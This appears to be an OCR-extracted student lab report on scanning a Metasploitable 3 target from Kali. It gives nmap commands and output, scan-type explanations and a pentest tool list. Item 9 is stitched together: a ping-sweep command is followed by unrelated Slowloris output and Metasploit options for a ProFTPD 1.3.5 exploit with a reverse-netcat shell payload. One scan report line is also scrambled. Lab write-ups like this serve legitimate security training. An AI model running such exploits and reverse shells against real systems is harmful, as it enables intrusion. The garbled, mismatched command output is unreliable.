
CYBER SECURITY

ANUSHREE N

---

1. What open ports are accessible on the target machine?

- Use nmap to scan for open ports and identify which services are running on those ports.



nmap -sS 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org)
Nmap scan report for 192.168.3.153
Host is up (0.00053s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
445/tcp open microsoft-ds
631/tcp open ipp
3000/tcp closed ppp

3306/tcp open mysql
8080/tcp open http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds

2. Which applications are running on the open ports of the target machine?

- Identify the names of applications/services running on the open ports by using the version scanning feature of nmap.

nmap -sS -sV 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org)
Nmap scan report for 192
Host is up (0.00036s laten.168.1.58cy).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds

3. What is the operating system (OS) version of the target machine?

- Use nmap OS detection to determine the operating system running on the target machine.

nmap -O 192.168.3.153

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 02:55 CST
Nmap scan report for 192.168.3.153
Host is up (0.00079s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%),
Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05
(Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10
(94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.2 - 3.10 (94%), Linux
3.2 - 3.16 (94%), Linux 4.5 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

4. What versions of the applications are running on the target machine?


- Use nmap to detect the exact version numbers of the applications running on the open ports.

nmap -sS -sV --version-all 192.168.3.153

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 03:02 CST
Nmap scan report for 192.168.3.153
Host is up (0.00047s latency).
```

Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds



5. What known vulnerabilities exist for the detected services on the target machine?

- Use nmap with the vuln script to check for vulnerabilities in the services running on the target machine.

nmap -sS -sV --script vuln 192.168.3.153

Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-29 03:03 CST
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).

6.Types of scannings explainn with the example.

Types of Scanning Methods

1. Port Scanning

- **Purpose:** Identifies open ports on a target system and the services running on them.
- **Methods:**
  - **TCP Connect Scan (-sT):**
    - Establishes a full TCP connection with the target port.
    - Slower and noisier but effective when SYN scans are not possible.
  - **TCP SYN Scan (-sS):**
    - Sends SYN packets without completing the handshake (stealthy).
    - Faster and less likely to be logged by firewalls.
  - **UDP Scan (-sU):**
    - Identifies open UDP ports.
    - Slower due to the stateless nature of UDP.
  - **ACK Scan (-sA):**
    - Determines whether ports are filtered or unfiltered.
  - **FIN, NULL, Xmas Scans (-sF, -sN, -sX):**
    - Send unusual TCP packets to bypass firewalls and IDS.
    - Effective on older systems.

---

2. Network Scanning

- **Purpose:** Discovers live hosts, network devices, and their IP addresses.
- **Techniques:**
  - **Ping Sweep:** Sends ICMP echo requests to identify active hosts.

- **ARP Scan:** Maps MAC addresses to IPs in a local network.
- **Traceroute:** Identifies the path packets take to reach the target.

---

3. Vulnerability Scanning

- **Purpose:** Identifies weaknesses in systems, services, or software.
- **Techniques:**
  - Scan for specific vulnerabilities like misconfigurations or outdated software.
  - Use vulnerability databases (e.g., CVE, CWE).

---

4. Application Scanning

- **Purpose:** Focuses on specific applications (e.g., web servers, databases).
- **Techniques:**
  - Web application vulnerability scans (e.g., SQL Injection, XSS).
  - Service-specific scans (e.g., checking MySQL for default credentials).

---

5. Operating System Detection

- **Purpose:** Identifies the operating system version of the target machine.
- **Techniques:**
  - Passive OS detection (based on network traffic).
  - Active OS detection (e.g., analyzing response to probes).

---

6. Stealth Scanning

- **Purpose:** Avoids detection by firewalls or intrusion detection systems (IDS).
- **Techniques:**
  - Slow and fragmented packet scans.
  - Encrypted communication to bypass IDS rules.

---

7. Compliance Scanning

- **Purpose:** Ensures systems adhere to security standards (e.g., PCI DSS, HIPAA).
- **Tools:** Compliance scanners like Nessus or OpenSCAP.

II. Scanning Tools

1. Nmap (Network Mapper)

- **Purpose:** General-purpose network scanning.
- **Features:**
  - Port scanning, service/version detection, OS detection.
  - Scriptable for vulnerability detection.

- **Example Command:**

nmap -sS -sV -O --script vuln <target-ip>

---

2. Nessus

- **Purpose:** Vulnerability scanning and compliance checks.
- **Features:**
    - Identifies vulnerabilities, misconfigurations, and policy violations.
    - Generates detailed reports.
- **Example Use:**
    - Install Nessus on Kali Linux, start the service, and access the web interface.

---

3. OpenVAS

- **Purpose:** Open-source vulnerability scanner.
- **Features:**
    - Identifies vulnerabilities with CVE references.
    - Suitable for network-wide vulnerability scanning.
    - **Example Use:**

openvas-start

---

4. Metasploit Framework

- **Purpose:** Penetration testing and vulnerability validation.
- **Features:**
    - Built-in scanning capabilities with auxiliary modules.
    - **Example Command:**

msfconsole
use auxiliary/scanner/portscan/tcp

---

5. Nikto

- **Purpose:** Web server vulnerability scanner.
- **Features:**
    - Detects outdated software, misconfigurations, and known exploits.
    - **Example Command:**

nikto -h <target-ip>

---

6. Burp Suite

- **Purpose:** Web application scanning.
- **Features:**
    - Finds vulnerabilities like XSS, SQL Injection, and CSRF.
    - Active and passive scanning options.

---

7. Wireshark

- **Purpose:** Network traffic analysis.
- **Features:**
    - Captures and analyzes live packet data.
    - Useful for identifying suspicious traffic during scans.

---

8. Shodan

- **Purpose:** Internet-wide scanning.
- **Features:**
    - Searches for devices exposed to the internet.
    - Helps identify open ports and misconfigured systems.

---

9. Masscan

- **Purpose:** High-speed port scanning.
- **Features:**
    - Scans large networks quickly.
    - **Example Command:**

masscan -p80,443,22 <target-ip-range>

---

10. Hping3

- **Purpose:** Custom packet crafting and network analysis.
- **Features:**
    - Used for stealthy scans and bypassing firewalls.
    - **Example Command:**


hping3 -S -p 80 <target-ip>

III. Best Practices for Scanning

1. **Permission:** Always obtain proper authorization before scanning.
2. **Stealth:** Use stealth scans to avoid detection where necessary.
3. **Combinations:** Combine multiple tools (e.g., Nmap + Nessus) for comprehensive analysis.
4. **Output Files:** Save scan results for analysis.

nmap -oN output.txt <target-ip>

5. **Update Tools:** Keep your tools and vulnerability databases updated.



6. Types of the scanning method and technique with example and give at least 15 tools name with explain with screenshot demo

15 Network Tools (with short explanations):

1. **Nmap**: Network scanner, open port discovery.
2. **Netcat**: Used for port scanning, creating reverse shells.
3. **Wireshark**: Network packet analysis tool.
4. **Hydra**: Bruteforce login cracker.
5. **John the Ripper**: Password cracking tool.
6. **Nikto**: Web server scanner.
7. **Metasploit**: Exploit development and testing framework.
8. **Aircrack-ng**: Wireless network cracking.
9. **Burp Suite**: Web vulnerability scanner.
10. **Netdiscover**: Network discovery tool.

11. **Tcpdump**: Command-line packet capture.
12. **MSFvenom**: Payload generator.
13. **Nikto**: Web application scanner.
14. **Scapy**: Network packet crafting and analysis.
15. **Ettercap**: Man-in-the-middle attacks for sniffing and altering traffic.

7. Configure your target machine metasploitable 2 or 3

Metasploitable is a vulnerable machine designed for testing and exploitation. Here's how you can set it up:

1. Download **Metasploitable 2** or **Metasploitable 3** (from here).
2. Set up the virtual machine in your hypervisor (e.g., **VirtualBox** or **VMware**).
3. Make sure **Metasploitable** is on the same network as Kali.
4. Start the machine and note its IP address (you can find it using ifconfig on the Metasploitable machine).

8. Kali is attacker

Ensure your **Kali Linux** machine is configured to act as the attacker. Make sure your Metasploitable machine and Kali Linux are on the same network (use **Bridged Networking** in VirtualBox).

9. Scan your whole networks check how many device are alive with all the method and technology.

nmap -sn 192.168.3.153/24
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-29 03:11 CST

| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.

CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes HTTP port (TCP)
RPORT_FTP 21 yes FTP port
SITEPATH /var/www yes Absolute writable website path
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Base path to the website
TMPPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.2.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 ProFTPD 1.3.5
